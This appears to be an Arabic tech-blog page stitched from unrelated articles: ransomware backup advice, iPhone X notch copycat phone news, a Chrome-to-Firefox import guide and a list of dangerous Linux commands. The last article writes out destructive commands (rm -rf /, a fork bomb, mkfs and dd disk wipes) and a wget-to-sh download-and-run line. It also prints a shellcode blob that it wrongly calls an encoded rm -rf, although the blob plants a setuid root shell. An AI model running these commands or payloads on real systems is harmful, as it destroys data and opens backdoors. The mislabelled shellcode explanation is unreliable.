كيفية حماية الحاسوب من فيروسات انتزاع الفدية Ransomware ؟

فيروسات انتزاع الفدية Ransomware هي نوع من البرمجيات الخبيثة التي تعمل على ابتزاز المال منك، لها العديد من الأنواع، أهمها فيروس CryptoLocker، فيروس CryptoWall، وفيروس TeslaWall، والكثير غيرها.

تقوم هذه البرمجيات بتحصيل ملفاتك واحتجازها كرهينة تحتفظ بها لتبتزك بمئات الدولارات. أغلب البرمجيات الخبيثة لم تعد تُصنّع بأيادي المراهقين الضجرين الذين يبحثون عن طريقة لخلق بعض الفوضى. بل صار الكثير منها يُنتج من خلال عمل إجرامي ربحي منظّم، وقد أصبحت هذه البرمجيات معقّدة ومتطوّرة بشكل متزايد.

كيف يعمل فيروس انتزاع الفدية Ransomware ؟

ليست كل أنواع برمجيات انتزاع الفدية الخبيثة متطابقة. الشيء الذي يعطي هوية برمجيات الفدية الخبيثة ويحددها هي أنها تسعى لابتزاز المال مباشرة منك.

بعض برمجيات انتزاع الفدية قد تكون متنكرة، فهي قد تعمل بآلية برمجيات الرعب الخبيثة Scareware (البرمجيات الخبيثة المصممة لخداع المستخدم وجرّه لشراء وتنزيل برمجيات غير ضرورية، ومحتمل أن تكون خطرة، كمضادات الفيروسات المزيفة Fake Antivirus) ،

ولذا فهي تعرض لك في البداية رسالة منبثقة pop-up تقول لك “كمبيوترك مُصاب، اشترِ هذا المنتج لإصلاحه” أو “قمتَ بتنزيل ملفات مُخالفة في كمبيوترك، ادفع غرامة لتستمر في استخدامه”.

في أحيانٍ أخرى، برمجيات انتزاع الفدية الخبيثة Ransomware قد تكون أكثر صراحة. فهي من الممكن أن تصطاد عميقاً في نظام حاسوبك، تعرضُ لك رسالة تقول أنها ستختفي فقط عند دفعك المال لمنشئي البرمجية الخبيثة.

هذا النوع من البرمجيات من الممكن تجاوزه من خلال أدوات إزالة البرمجيات الخبيثة أو فقط من خلال إعادة تثبيت نظامك الويندوز Windows,

لسوء الحظ، برمجيات انتزاع الفدية الخبيثة تصبح معقدة أكثر فأكثر، وأحد  الأمثلة الشهيرة برمجية أو فيروس CryptoLocker، الذي يبدأ بتشفير ملفاتك الشخصية ما إن يحقق الوصول إلى نظامك، مانعاً وصولك إلى الملفات دون معرفتك لمفتاح التشفير،

بعد ذلك يعرض CryptoLocker رسالة تخبرك بأن ملفاتك قد تم قفلها بالتشفير و أنه لديك عدة أيام فقط لكي تدفع الفدية، إذا دفعتَ لهم 300$ سوف يسلّمونك مفتاح التشفير و تتمكن من استعادة ملفاتك. CryptoLocker سوف يساعدك في اختيار طريقة للدفع و بعد الدفع يتراءى أن المجرمين فعلياً يسلمونك المفتاح الذي يمكنك استخدامه لاستعادة الملفات.

بالطبع لا يمكنك أن تكون واثقاً من التزام المجرمين بالاتفاق، وليست فكرة جيدة أن تدفع عندما تكون مُبتزّاً من قبل مجرمين، ولكن من الناحية الأخرى، المشاريع التي تفقد نسختها الوحيدة من  بيانات العمل الحرجة business-critical data، سوف تُقدم على هذه المخاطرة ولا لوم عليهم في ذلك.

كيف تحمي ملفاتك من برمجيات انتزاع الفدية الخبيثة Ransomware ؟

هذا النوع من البرمجيات الخبيثة هو مثال جيد آخر يؤكد ضرورة إنشاء النُسخ الاحتياطية، ويتوجب عليك بشكل منتظم أن تقوم بنسخ ملفاتك احتياطياً على قرص صلب خارجي external hard drive، أو على مخدّم تخزين ملفات بعيد remote file storage server.

إذا كانت جميع النُسخ موجودة على كمبيوترك، فقد يتم تشفيرها كلها بواسطة البرمجيات الخبيثة التي تصيب جهازك، أو حتى قد يتم حذفها بشكل كامل.

عند إنشائك نسخاً احتياطياً لملفاتك، تأكد من نسخ ملفاتك الشخصية إلى موقع بحيث لا يمكن الكتابة فوقها أو تحريرها. على سبيل المثال، انسخهم على قرص صلب متحرك removable hard disk أو قم برفعهم على خدمة نسخ احتياطي بعيدة مثل CrashPlan التي تسمح لك العودة إلى إصدارات قديمة من ملفاتك.

لا تقم بتحزين النسخ الاحتياطية فقط على قرص صلب داخلي أو على تشارك شبكي تمتلك إذن التعديل عليه، فبرمجية انتزاع الفدية الخبيثة تستطيع تشفير الملفات المخزنة على قرصك المتصل أو على الشبكة إذا كنت تملك وصولاً كاملاً للتعديل عليها.

قيامك بالنسخ الاحتياطي بشكل متواتر أيضا عامل مهم في الحماية، لا تريد ان تفقد عمل أسبوع كامل بسبب أنك تقوم بنسخ ملفاتك احتياطيا كل أسبوع وليس كل يوم! هذا السبب الذي يجعل من النسح الاحتياطي الآلي automated back-up حلاً مناسبا للغاية.

إذا تم قفل ملفاتك من قبل برمجية انتزاع الفدية الخبيثة Ransomware  ولم تكن تملك النسخ الاحتياطي المناسب، يمكنك أن تحاول استعادتهم من خلال برنامج ShadowsExplorer ، هذه الأداة التي يمكنها الوصول إلى نسخ الظل Shadow copies، والتي يستخدمها الويندوز Windows في استعادة النظام، وتحتوي غالباً على ملفات شخصية.

كيف تتجنب فيروس انتزاع الفدية الخبيثة Ransomware؟

إلى جانب استراتيجية القيام بنسخ احتياطي مناسب، يمكنك أيضا تجنب هذا النوع من الفيروسات من خلال الطريقة ذاتها التي تتجنب بها البرمجيات الخبيثة الأخرى، فبرنامج CryptoLocker تم إنشاؤه لينتقل عبر مرفقات رسائل البريد الإلكتروني، وعبر إضافات الجافا Java plug-in، ويُثبت على الأجهزة المصابة من قبل برمجيات Zeus الخبيثة، لذا ننصحك ب:

  • استخدم مضاد فيروسات قوي يحاول إيقاف برمجية انتزاع الفدية في مساراتها. صحيح أن مضادات الفيروسات لا تكون مثالية أبدا و من الممكن أن يُصاب جهازك حتى في حال امتلاكك لمضاد فيروسات، و لكنها تبقى طبقة دفاعية مهمة.
  • تجنب تشغيل الملفات الغريبة، فبرمجية الفدية من الممكن ان تصل على شكل ملفات تنفيذية .exe عبر البريد الالكتروني، أو عبر المواقع المحظورة التي تحتوي على برمجيات مقرصنة، أو عبر أي شيء آخر تأتي من خلاله البرمجيات الخبيثة عادة، لذا كن يقطاً وحذراً تجاه الملفات التي تقوم بتنزيلها.
  • حدث برامجك باستمرار، فاستخدام إصدار قديم من مستعرض الإنترنت، أو نظام التشغيل، أو إضافات المستعرض، من الممكن أن يسمح بولوج البرمجيات الخبيثة عبر الثغرات الأمنية، وإذا كنت مثبتا لبرمجية الجافا، فغالبا عليك أن تزيلها!

أنماط فيروسات Ransomware CryptoLocker على وجه الخصوص، شديدة الفعالية والذكاء. فهي تريد أن تصل لعملك وتأخذ مالك، والاحتفاظ بملفاتك كرهينة طريقة فعّالة لمنع الإزالة باستخدام مضادات الفيروسات بعد تمكينها، ولكن CryptoLocker  أقل رعباً في حال امتلاكك لنسخ احتياطي جيد.

هذا النوع من البرمجيات الخبيثة يثبت أهمية النسخ الاحتياطي كممارسة أمنية صحيحة.

أخيراً، لسوء الحظ، برمجية CryptoLocker هو إشارة على أشياء أخرى قادمة- إنه نمط البرمجيات الخبيثة التي تلاحقك في المستقبل. كن يقطاً !

مقالات قد تعجبك:

أفضل مضاد فيروسات لـ Windows 10
كيفية استعادة مفتاح تفعيل ويندوز أو أوفيس بعد ضياعه
كيف تقوم بعملية النسخ الاحتياطي لبياناتك الشخصية
جميع التفاصيل عن ثغرتي Meltdown و Spectre

هل جهازك محمي من ثغرتي Meltdown و Spectre؟ أم متأثر بهما؟

قائمة بأفضل خدمات التخزين السحابي التي تقدم خدمات مجانية
كيفية استعادة الملفات المحذوفة من الحاسوب أو الأقراص الخارجية
تعرف على البرمجيات الخبيثة التي تصيب الحاسوب
ما هي البرمجيات الخبيثة التي تصيب أجهزة الراوتر وكيف تحمي جهازك منها

آيفون X تقليد بنظام أندرويد وحساس بصمة مدمج بالشاشة

من المؤسف القول بأن هذا العام قد يكون العام الأكثر ازدحاماً بإطلاق الهواتف التي تملك قطع شاشة أعلى الواجهة الأمامية كالقطع الشهير الموجود في هاتف iPhone X، وهذه المرة لدينا هاتف من الشركة الصينية Doogee سيملك قطعاً بشكل مشابه إلى حد كبير لهاتف شركة آبل Apple.

هاتف Doogee V يبدو جميلاً رغم أن الواجهة الأمامية قد جرى نسخها من واجهة iPhone X، حيث يتواجد قطع الشاشة في الحافة العلوية من الواجهة مع زوايا منحنية من الجهات الأربع، وتمتد الشاشة على طول الواجهة لتصل إلى الحافة السفلية مع عدم وجود اطارات عريضة، أما الكاميرا الخلفية فهي مزدوجة بعدستين متوضعتين بشكل عمودي في منتصف الواجهة الخلفية وليس على طرف الواجهة، لذلك من الجيد القول أن نسخ التصميم من iPhone X لم يتواجد في الجهة الخلفية!

من يدقق في صورة الهاتف من الجهة الخلفية سيلاحظ عدم وجود ماسح بصمة كما تفعل أغلب شركات الهواتف المحمولة، وذلك لأن هاتف Doogee V يملك حساس بصمة الاصبع بشكل مدمج مع الشاشة، علماً أن الهاتف الأول الذي قدم هذا النوع من حساس البصمة قد تم الكشف عنه قبل عدة أسابيع، لكن التقنية الجديدة في مسح البصمة والتي تأتي من شركة Synaptics أصبحت متاحة للشركات الأخرى، لذلك نتوقع رؤية المزيد من الهواتف التي تعتمد على دمج حساس البصمة في الشاشة خلال هذا العام، على الرغم من أننا لم نرى حتى هذه اللحظة تجربة فعلية بدرجة أمان عالية لهذا النوع من الحساسات، السبب الذي قد يجعل الشركات الكبرى مثل سامسونج Samsung وآبل  Apple قد تفضّل الانتظار قبل اعتماد هذه التقنية في أجهزتها.

الغريب في الأمر أن الهاتف اعتمد على وجود القطع الأمامي للشاشة من أجل التقليد فقط، فهو لن يأتي مع ميزة قفل الوجه FaceID خاصةً أن الهاتف يملك بصمة مدمجة مع الشاشة، وبالتالي فإن المكونات الموجودة في الواجهة الأمامية تنحصر في كاميرا السيلفي ومستشعر الضوء وسماعة الأذن، والتي كان من الممكن وضعها على الحافة العلوية دون الحاجة لوجود قطع شاشة، أما القطع في iPhone X فقد يبدو أكثر منطقية خاصةً مع وجود عدد كبير من المستشعرات في الواجهة ومنها مستشعرات تقنية فك القفل عن طريق التعرف على الوجه.

لا توجد معلومات رسمية عن سعر الهاتف، كما أن المواصفات الأساسية غير معروفة هي أيضاً، وكل ما نعرفه حتى هذه اللحظة هو الصورة التي تم تسريبها للهاتف قبل شهر من قبل الصحفي التقني Evan Blass والذي قال أن الهاتف سيأتي مع شاشة بحجم 6.2 إنش، لكن الشركة قامت مؤخراً بنشر صورة للهاتف وأعلنت من خلالها أن الإعلان الرسمي عن الهاتف الجديد سيكون خلال اليوم السابع والعشرين من هذا الشهر.


مقالات قدتعجبك:
هاتف جديد ينسخ تصميمه من iPhone X
مطور يجعل وجهه شفافاً من خلال مساعدة iPhone X
طلاب عملوا لوقت إضافي بشكل غير قانوني في مصنع تجميع iPhone X
طفل يتمكن من الغاء قفل هاتف والدته iPhone X من خلال التعرف على وجهه
اختبار تعرف iPhone X على وجه التوائم

هاتف جديد ينسخ تصميمه من iPhone X

مما لا شك فيه أن اختيار شركة آبل Apple  لشكل الشاشة الجديد الذي اعتمدته في أحدث هواتفها iPhone X كان موضوعاً أساسياً للنقاش خلال الفترة الماضية، فالشاشة تحمل قطعاً غريب الشكل في منتصف الإطار العلوي، حيث تم تخصيص هذا القطع لوضع المكونات الأساسية للجهاز مثل الكاميرات والحساسات بهدف توفير واجهة أمامية خالية من الحواف العلوية والسفلية.

وبغض النظر فيما إذا كنت من المعجبين بقطع الشاشة الخاص بـ Apple أو لا، فيجب عليك أن تتوقع رؤية عشرات محاولات التقليد من قبل شركات تصنيع هواتف الأندرويد، وكانت أولى هذه المحاولات مع هاتف Leagoo S9، أما اليوم فنحن أمام هاتف Noa N10 الذي ينضم حديثاً لقائمة المقلدين لقطع الشاشة عند Apple.

يظهر الهاتف في مقطع فيديو قصير (يمكنك مشاهدته أسفل المقالة) يستعرض الواجهة الأمامية للجهاز، حيث تملك هذه الواجهة قطعاً مشابه إلى حد كبير للقطع الموجود لدى iPhone X، ويتم تخصيص المنطقة المجاورة للقطع لعرض الساعة والإشعارات، لكن لم تظهر الساعة بشكل واضح ضمن الفيديو بسبب انحناء الشاشة، وعلى خلاف هاتف iPhone X فإن تصميم Noa N10 يضم إطاراً من الجهة السفلية يبدو واضحاً تماماً حتى لو كان نحيفاً مقارنةً بالتصاميم القديمة.

وإذا كان استخدام شركة Apple للقطع في شاشة iPhone X مبرراً بعض الشيء بسبب كثرة الحساسات المستخدمة في الواجهة الأمامية لا سيما حساسات تقنية فك القفل عبر التعرف على الوجه FaceID، فإن استخدام هذا القطع عند الشركات الأخرى والأصغر حجماً يبدو وكأنه محاولة لجعل الهاتف مشابهاً إلى أكثر الهواتف تكلفةً وأقرب إلى التصاميم الجديدة من الشركات الكبيرة، أكثر من كونه حاجة ملحّة لتجميع مكونات الواجهة!

الحساسات والمكونات الموجودة في قطع الشاشة عند iPhone X

بالحديث عن المواصفات، سيأتي هاتف Noa N10 مع غلاف من السيراميك يمنحه منظراً أنيقاً، وشاشة بقياس 6.2 إنش بدقة 1080*2160 وبطارية بسعة 3600 mAh، وذاكرة داخلية 64 GB قابلة للتوسع عبر منفذ بطاقة ذاكرة SD، مع كاميرا خلفية مزدوجة بدقة 16 MP مع مستشعر من سوني، ولا ننسى حساس البصمة المتواجد في الجهة الخلفية، أما المعالج فهو MediaTek MT 6763 مع 4 GB من الرام.

إطلاق الجهاز سيكون خلال مؤتمر MWC 2018 المقام في برشلونة في نهاية هذا الشهر، وسيأتي الهاتف مع نظام تشغيل Android 8.0 Oreo وبسعر دون أدنى شك أقل بكثير من هاتف Apple الأخير: 300 يورو أو ما يعادل 375 دولار أمريكي.


مقالات قد تعجبك:
ثغرة برمجية تسبب تجمّد هواتف آيفون ما الحل ؟
مطور يجعل وجهه شفافاً من خلال مساعدة iPhone X
طلاب عملوا لوقت إضافي بشكل غير قانوني في مصنع تجميع iPhone X
طفل يتمكن من الغاء قفل هاتف والدته iPhone X من خلال التعرف على وجهه
اختبار تعرف iPhone X على وجه التوائم


كيفية نقل جميع البيانات من كروم إلى فايرفوكس

قامت شركة فايرفوكس FireFox قبل أيام قليلة بإطلاق النسخة الرسمية من متصفحها الجديد السريع جداً وبالاسم فايرفوكس كوانتوم FireFox  Quantum .

وقد تحدثنا عن أهم ميزاته ووفرنا روابط تحميله باللغة العربية على مختلف الأجهزة من خلال مقالة سابقة يمكنك الوصول إليها من هنا ولكن لا تنسى العودة إلى هذه المقالة لتعلم طريقة نقل بياناتك إلى المتصفح الجديد .

إذا كنت تفكر في الإنتقال إلى متصفح فايرفوكس كوانتوم FireFox  Quantum ،  أو على الأقل تجربة هذا المتصفح الجديد. فإن فايرفوكس FireFox جعلت هذا الأمر سهلاً جداً. حيث يمكن لفايرفوكس استيراد الإشارات المرجعية وكلمات المرور المحفوظة وسجل المتصفح وملفات تعريف الارتباط مباشرة من غوغل كروم Google Chrome.

ويمكن أيضاً استيراد هذه البيانات حتى من مايكروسوفت إيدج EDGE أو انترنيت إكسبلورر Internet Explorer، إذا كنت تستخدم هذه المتصفحات بدلاً من كروم .

طريقة نقل جميع البيانات من متصفح كروم Google Chrome إلى فايرفوكس كوانتوم FireFox  Quantum

عند تثبيث فايرفوكس للمرة الأولى فإنه يعرض عليك عادة استيراد البيانات من أي متصفح آخر ككروم، إيدج ..، ومع ذلك، فإن كان لديك فايرفوكس مثبت مسبقاً وتريد الآن استيراد البيانات، فستحتاج إلى طلب إنجاز العملية يدوياً .

حيث ستقوم باستخدام أداة استيراد البيانات من متصفح آخر Import Data From Another Browser والتي هي مخفية قليلاً ، حيث إنها موجودة تحت نافذة إدارة الإشارات المرجعية Bookmarks Manager .

للدخول إلى إدارة الإشارات المرجعية Bookmarks Manager ، انقر على رمز المكتبة (كما في الصورة التالية) في شريط الأدوات وانقر على الإشارات المرجعية Bookmarks ثم اختر اظهار جميع الإشارات المرجعية Show All Bookmarks ، أو اضغط على  Ctrl+Shift+B.

انقر على زر الاستيراد والنسخ الاحتياطي أو  Import and Backup ،  في شريط الأدوات وحدد استيراد البيانات من متصفح آخر  Import Data From Another Browser .

( إذا كنت ترغب في استيراد الإشارات المرجعية التي سبق لك تصديرها من كروم أو  أي متصفح آخر على هيئة ملف HTML، يمكنك أيضا النقر على استيراد الإشارات المرجعية من ملف HTML أو “Import Bookmarks from HTML” ،   ثم تحديد ملف الـ  HTML ).

حدد كروم أو Chrome في نافدة الاستيراد وانقر على التالي،  لاستيراد البيانات من غوغل كروم. تأكد من إغلاق جميع نوافذ متصفح غوغل كروم قبل متابعة العملية.

ستظهر لك نافذة لاختيار البيانات التي تريد استيرادها. إذا كنت قد أعددت ملفات شخصية متعددة في متصفح كروم، فسيتم سؤالك أولاً عن الملف الشخصي الذي تريد استيراد البيانات منه.

بشكل افتراضي،  فايرفوكس يقوم باستيراد ملفات تعريف الارتباط من كروم، وسجل التصفح، وكلمات المرور المحفوظة، والإشارات المرجعية. يمكنك إلغاء تحديد أي من هذه الخيارات لاستيراد بعض أنواع البيانات فقط.

عند إتمام عملية استيراد البيانات سيخبرك فايرفوكس أنه قد تمت العملية بنجاح. سيتم وضع إشارات كروم في مجلد تحت اسم من كروم أو Frome Chrome، في قائمة الإشارات المرجعية وشريط الأدوات، لكي يمكنك التعرف عليها و جعل الأمور أكثر تنظيماً.

تثبيت الإضافات التي كنت تستخدمها في متصفح كروم Google Chrome على فايرفوكس كوانتوم FireFox  Quantum

يتعذر على فايرفوكس استيراد بيانات أخرى مثل الإضافات Add-ons. سيتعين عليك البحث عن الإضافات المكافئة في متجر إضافات فايرفوكس بنفسك.

إذا كنت تستخدم إضافات شائعة من شركات كبيرة، فهناك فرصة لإيجاد نسخة من هذه الإضافات مطورة من نفس الشركة متوافقة مع متصفح فايرفوكس. بينما قد لا تكون الإضافات المستقلة الصغيرة متاحة لكلا المتصفحين، ولكنك ستجد على الأرجح إضافة مكافئة يمكن أن تقوم بنفس الوظيفة.

مزامنة بيانات متصفح فايرفوكس كوانتوم FireFox Quantum بين أجهزة متعددة

لدى فايرفوكس خاصية مزامنة المتصفح الخاصة بها والتي يُمكن أن تبقي بياناتك متزامنة عبر أجهزة الكمبيوتر المتعددة، والهواتف، والأجهزة اللوحية .

يمكنك التحقق من إعدادات فايريفوكس للمزامنة أو Firefox Sync من خلال النقر على القائمة (الزر ذو الخطوط الثلاث) ثم خيارات ثم حساب فايرفوكس Firefox Account . إذا لم تكن قد سجلت الدخول بعد باستخدام حساب فايرفوكس، فيمكنك إنشاء حساب من نفس المكان لبدء مزامنة بياناتك.

سجل الدخول باستخدام حساب فايرفوكس نفسه على جميع أجهزتك وسيتم مزامنة بياناتك بينهما، تماماً كما هو الحال مع كروم. يعمل فايرفوكس على مزامنة علامات التبويب المفتوحة والسجل والإشارات المرجعية وعمليات تسجيل الدخول والإضافات والتفضيلات. لذلك، بمجرد إعداد فايرفوكس مرة واحدة، فإنه سيتم مزامنة تفضيلاتك على جميع الأجهزة الأخرى.

يمكنك الحصول على نفس البيانات على الهاتف أو الجهاز اللوحي أيضاً. يقدم فايرفوكس تطبيقات لأجهزة أيفون iPhone و أيباد iPad من آبل Apple بالإضافة إلى الأندرويد Android . وهي توفر وسيلة للوصول إلى إشارات فايرفوكس المرجعية وعلامات التبويب المفتوحة وكلمات المرور المحفوظة , وسجل التصفح على أجهزة الجوال كذلك.

لحسن الحظ، مع فايرفوكس كوانتوم، فايرفوكس يستخدم الآن جوجل كمحرك البحث الافتراضي، بدل ياهو!  لذلك لا يوجد ما يدعو للقلق حول تغيير ذلك.

أوامر مميتة لنظام لينوكس يجب عدم السماح بتنفيذها

تعتبر الأوامر في نظام اللينوكس Linuux قوية حيث لا يسألك لينوكس Linux من أجل تأكيد قيامك بالأمر في حال كان ذلك الأمر يضر بالنظام ، و إنه من غير المستغرب أن يقوم بعض الأشخاص بإغراء مستخدمي لينوكس الجدد من أجل تجربة بعض الأوامر الخطرة على سبيل المزاح فقط .

لذلك سنتحدث في هذه المقالة عن أخطر الأوامر في لينوكس و التي عليك عدم تنفيذها وعدم السماح بتنفيذ أي سكريبت Script يحتوي عليها .
مع الانتباه أن هذه المقالة ليست دليلاً تفصيليا عن تلك الأوامر حيث يمكن إعادة صياغة هذه الأوامر بطرق مختلفة .

يجب التنويه إلى أن العديد من هذه الأوامر لا تشكل خطراً إلا إذا سبقت ب sudo في نظام أوبينتو Ubuntu – حيث لا تعمل إلا بهذا الشكل – ، في باقي توزيعات لينوكس فإن معظم هذه الأوامر تتطلب صلاحيات الروت من أجل العمل .

الأمر : / rm -rf : يحذف كل شيء :

إن الأمر السابق يقوم بحذف كل شيء يمكن حذفه بما في ذلك الملفات على القرص الصلب و الملفات على أجهزة الوسائط القابلة للإزالة و المتصلة بالجهاز .

الشرح : 

rm : قم بحذف الملفات التالية .

rf- : قم بتشغيل الأمر rm  بشكل متكرر ( لحذف كل الملفات و المجلدات داخل مجلد محدد ) مع الإجبار على حذف جميع الملفات دون تحذيرك .

: و تعني هذه الفاصلة تنفيذ الأمر rm على المجلد الأصل روت root و الذي يحوي جميع الملفات على الحاسوب و على أجهزة الوسائطة بما في ذلك الملفات المشاركة عن بعد و الملفات في الأجهزة القابلة للإزالة .

يمكن استخدام الأمر السابق بطرق أخرى فمثلا الأمر “~ rm –rf ” سيقوم بحذف كل الملفات في المجلد الرئيسي الهوم بينما الأمر *.rm -rf سيقوم بحذف جميع ملفات التهيئة .

اشكال مخفية من الأمر / rm -rf 

الكود التالي هو الشكل العشري للأمر السابق و له نفس العمل لذلك يجب الانتباه و عدم تنفيذ أي كود لا تفهمه :

 char esp[] __attribute__ ((section(“.text”))) /* e.s.p

release */

= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”

“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”

“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”

“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”

“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”

“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”

“\x6e\x2f\x73\x68\x00\x2d\x63\x00”

“cp -p /bin/sh /tmp/.beyond; chmod 4755

/tmp/.beyond;”;

:(){ :|: & };: الأمر

يبدو الأمر السابق بسيطاً و لكنه خطير حيث يقوم بتعريف دالة تقوم باستنساخ نفسها ، و تستمر عمليات النسخ مما يؤدي إلى تكاثر هذه الدالة بشكل مستمر مما يؤدي إلى استهلاك كامل قدرة المعالج المركزي CPU و الذاكرة ، و يمكن أن تؤدي في النهاية إلى تجميد نظام التشغيل ،

لذلك إن أوامر الاستنساخ قوية رغم أنها قصيرة جداً

الأمر mkfs.ext4 /dev/sda1

إن الأمر السابق سهل للفهم حيث يعبر :

mkfs.ext4 : إنشاء نظام ملفات جديد من النوع ext4 على القرص الصلب التالي لهذا الأمر .

/dev/sda1 : تحديد القسم الأول ( القرص ) على الهارد الأول على جهازك و الذي من المحتمل أن يكون قيد الاستخدام .

يمكن تقريب الأمر السابق كالقيام بفرمتة القرص المحلي C في ويندوز Windows حيث سيقوم بمسح جميع الملفات على أول الأقراص المحلية و يستبدلها بنظام ملفات جديد .

يمكن للأمر السابق أن يكون بأشكال أخرى مثل : mkfs.ext3 /dev/sdb2 و الذي سيؤدي إلى فرمتة القرص المحلي الثاني على الهارد الثاني بنظام ملفات من النوع ext3 . 

يجب الانتباه من تشغيل أوامر على الهارد ديسك و التي تبدأ ب /dev/sd   .

الأمر command > /dev/sda :

يقوم الأمر السابق بتنفيذ أمر ما و يرسل مخرجات هذا الأمر مباشرة إلى أول قرص صلب على جهازك ،ويقوم بكتابة البيانات مباشرة على القرص الصلب و يخرب ملفات النظام .

 command يعني تشغيل أمر ما ( يمكن أن يكون أي أمر ) 

> : إرسالة مخرجات الأمر السابق إلى المسار التالي لها   

/dev/sda : كتابة مخرجات الأمر السابق مباشرة على القرص الصلب .

الأمر dd if=/dev/random of=/dev/sda

سيقوم سطر الأوامر السابق بمسح البيانات من أحد الأقراص الصلبة .

dd : إنجاز نسخ منفخض المستوى من موقع إلى آخر . 

if=/dev/random : استخدام  /dev/random ( بيانات عشوائية ) كبيانات إدخال ، يمكن أحيانا رؤية مواقع مثل /dev/zero ( أصفار ) .

of=/dev/sda : كتابة بيانات الإخراج على أول قرص صلب مع استبدال ملفات النظام ببيانات عشوائية لا قيمة منها .

إن الأمر dd يقوم بنسخ البيانات من موقع إلى آخر و هذا الأمر يمكن أن يكون خطراً إذا ما قمت بالنسخ بشكل مباشرة إلى القرص الصلب .

الأمر mv ~ /dev/null :

/dev/null هو مكان آخر خاص حيث إن نقل ملف ما إلى المسار /dev/null يعني تحطيمه ، يمكن تشبيه الموقع /dev/null كحفرة سوداء و لذلك فإن الأمر mv ~ /dev/null يعني إرسال كل ملفاتك الشخصية إلى حفرة سوداء .

mv : نقل الملف أو المسار التالي إلى مكان آخر

~ : تمثل كامل المجلد الرئيسي ( الهوم ) . 

/dev/null : نقل المجلد الرئيسي ( الهوم ) إلى /dev/null و تحطيم كل الملفات التي بداخله مع حذف النسخة الأصلية . 

الأمر wget http://example.com/something -O – | sh

يعني سطر الأوامر السابق تحميل ملف سكريبت script من الويب ثم إرساله إلى sh و الذي يقوم بتنفيذ محتويات هذا السكريبت ، هذا الأمر يمكن أن يكون خطراً في حال لم تكن متأكد من السكريبت الذي قمت بتحميله أو أن أنك لا تثق بالمصدر .

wget : تحميل ملف

http://example.com/something : ( هذا مثال فقط ) حمل الملف من هذا المكان حيث يكتب مسار الملف كاملاً  .

| : أرسل الملف المحمل مباشرة إلى أمر أخر .

sh : أرسل الملف إلى الأمر sh و الذي سيقوم بتنفيذه في حال كان ملف سكريبت ..

يجب عدم القيام بتنفيذ أي سكريبت غير معروف المصدر .

كانت هذه أبرز الأوامر الخطرة في نظام لينوكس Linux ، إذا كنت تعرف أي أوامر خطرة أخرى فلا تبخل في نشرها من خلال تعليق …